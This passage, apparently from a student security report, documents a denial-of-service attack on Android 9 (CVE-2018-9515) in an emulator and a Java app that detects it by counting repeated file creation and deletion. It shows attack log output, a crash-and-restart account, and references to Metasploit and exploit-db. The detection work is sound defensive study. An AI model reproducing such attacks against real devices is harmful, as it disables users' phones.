
4. File Creation and Deletion in the Process:



```
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
arget: '/data/local/tmp'
```

Figure 11 File Creation and Deletion in the Process

5. Attack Detected:



```
I/System.out: 97
I/System.out: File deleted: foobar
I/System.out: 98
I/System.out: File deleted: foobar
I/System.out: 99
I/System.out: File deleted: foobar
I/System.out: 100
I/System.out: File created: foobar
I/System.out: 101
I/System.out: Attack wrote successfully!!
I/Choreographer: Skipped 1393 frames!  The
I/OpenGLRenderer: Davey! duration=23266ms
```

Figure 12 Attack Detected after 100 trials

APPLICATION TO DETECT DOS ATTACK

We have developed an android application where DOS attack being undertaken on the device can be detected.

Tools Used

1. CMD on windows
2. Android studio on windows.

Specification of the Emulated Device

Pixel 2 running on Android 9

Detection Flow Chart





Figure 13 DOS Attack Detection Flow Chart

1. App opens in a design as shown above with a button "Click here to activate"
2. App request to access permission to access SD card.
3. App starts listening to changes in SD card
4. If the DOS attack requests breach 100 iterations mark, then attack is detected, and a log file generated.
5. If 100 iterations have not been reached, then the app continues to listen.

Working of the App

1. Attack CVE 2018-9515 (DOS Attack) has been implemented in the above section of the report. First, we need to provide permission to the app to access SD card as depicted in the below figure



11:35
My Application
CLICK HERE TO ACTIVATE
Allow My Application to access photos, media, and files on your device?
DENY
ALLOW

```
@Override
public void onClick(View v) {
    String state = Environment.getExternalStorageState();
    Date date= new Date();
    Timestamp tm = new Timestamp(0);
    if (Environment.MEDIA_MOUNTED.equals(state)) {
        if (Build.VERSION.SDK_INT >= 23) {
            if (checkWritePermission()) {
                if(checkReadPermission()){
                    System.out.println("Started listening to storage changes (Detection)");
                    Path pathDirectory = dir.toPath();
                    int count = 0;
                    while (true) {
                        try {
                            if(count >= 100){
                                long time = date.getTime();
                                Timestamp ts = new Timestamp(time);
```


```
D/EGL_emulation: eglCreateContext: 0x702de38447c0: maj 2 min 0 rcv 2
D/EGL_emulation: eglMakeCurrent: 0x702de38447c0: ver 2 0 (tinfo 0x702de380dcc0)
D/HostConnection: createUnique: call
D/HostConnection: HostConnection::get() New Host Connection established 0x702de3844900, tid 6695
D/HostConnection: HostComposition ext ANDROID_EMU_CHECKSUM_HELPER_v1 ANDROID_EMU_dma_v1 ANDROID_EMU_YUV420_888
E/eglCodecCommon: GoldfishAddressSpaceHostMemoryAllocator: ioctl_ping failed for device_type=5, ret=-1
D/EGL_emulation: eglMakeCurrent: 0x702de38447c0: ver 2 0 (tinfo 0x702de380dcc0)
W/e.myapplicatio: Accessing hidden method Landroid/os/Trace;->asyncTraceBegin(JLjava/lang/String;I)V (light gr
W/e.myapplicatio: Accessing hidden method Landroid/os/Trace;->asyncTraceEnd(JLjava/lang/String;I)V (light grey
W/e.myapplicatio: Accessing hidden method Landroid/os/Trace;->traceCounter(JLjava/lang/String;I)V (light greyl
I/System.out: request write
```

Launch succeeded (a minute ago)

Figure 14 Granting Necessary Permissions

When the attack starts the following actions are occurring simultaneously:

- File names as Foobar is being created and deleted repeatedly (DOS attack)
- App is listening to the file creation and deletion action as shown below.



```
I/System.out: File created: foobar
I/System.out: 55
I/System.out: File created: foobar
I/System.out: 56
I/System.out: File created: foobar
I/System.out: 57
I/System.out: File deleted: foobar
I/System.out: 58
I/System.out: File deleted: foobar
I/System.out: 59
I/System.out: File deleted: foobar
I/System.out: 60
```


Launch succeeded (4 minutes ago)

C:\Windows\System32\cmd.exe - adb shell

```
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
```

Figure 15 Application Data Being Displayed in Terminal

2. As per the design of the app, as soon as the file creation and deletion cycle iterations reaches 100, a message appears “attack wrote successfully”. Also, after these many iterations the kernel crashes and the emulated phone restarts.




```
I/System.out: 99
I/System.out: File created: foobar
I/System.out: 100
I/System.out: File deleted: foobar
I/System.out: 101
I/System.out: File created: foobar
I/System.out: 102
I/System.out: Attack wrote successfully!!
I/Choreographer: Skipped 899 frames!  The application may be doing too much work o
I/OpenGLRenderer: Davey! duration=15027ms; Flags=0, IntendedVsync=418006012621, Vs
I/e.myapplicatio: Background concurrent copying GC freed 53931(5MB) AllocSpace ob
```

```
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'

C:\Users\Rushi Chandalia\Desktop\andriod\DoS- CVE-2018-9515>_
```

Figure 16 Phone Emulator Restarts After Kernel Crash

3. When the phone is back up, we will be able to locate a file by the name “log.txt” in the SD card, where the user will be able to see a text that a DOS attack was detected along with the timestamp. [8] [9]



```
I/System.out: 99
I/System.out: File created: foobar
I/System.out: 100
I/System.out: File deleted: foobar
I/System.out: 101
I/System.out: File created: foobar
I/System.out: 102
I/System.out: Attack wrote successfully!!
I/Choreographer: Skipped 899 frames!  The application may be doing too much work o
I/OpenGLRenderer: Davey! duration=15027ms; Flags=0, IntendedVsync=418006012621, Vs
I/e.myapplicatio: Background concurrent copying GC freed 53931(5MB) AllocSpace ob
```

```
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
target: '/data/local/tmp'
```

log.txt

```
DoS Attack Detected at 2022-12-02 16:06:19.121
```

Figure 17 Log File With Attack Description

This vulnerability was fixed in the successive Android patches and no longer exists.

REFERENCES

[1] "Get started with the NDK | Android NDK," Android Developers, [Online]. Available: https://developer.android.com/ndk/guides.

[2] "About the Metasploit Meterpreter | Offensive Security," [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/.

[3] "Create a Python Web Server - Python Tutorial," [Online]. Available: https://pythonbasics.org/webserver/.

[4] T. Archana, "How to exploit any android device using msfvenom and Metasploit Framework," 22 04 2021. [Online]. Available: https://archanatulsiyani21.medium.com/how-to-exploit-any-android-device-using-msfvenom-and-metasploit-framework-9e90af4a4d7b.

[5] Mitre, "CVE-2012-6301 Detail," 12 10 2012. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2012-6301.

[6] Rapid7, "Android stock browser iframe dos," [Online]. Available: https://www.rapid7.com/db/modules/auxiliary/dos/android/android_stock_browser_iframe.

[7] "Snyk Vulnerability Database | Snyk," Learn more about Unmanaged (C/C++) with Snyk Open Source Vulnerability Database, [Online]. Available: https://security.snyk.io/.

[8] "Application," [Online]. Available: https://drive.google.com/file/d/1LzAlQ-h8W9tTbTt3hXsH7bwyiw39yU19/view.

[9] Google, "Documentation for app developers," [Online]. Available: https://developer.android.com/docs.

[10] "Exploit Database," 8 Oct. 2018. [Online]. Available: https://www.exploit-db.com/exploits/45558.

[11] "Dirty Cow Demo," [Online]. Available: https://www.cs.toronto.edu/~arnold/427/18s/427_18S/indepth/dirty-cow/demo.html.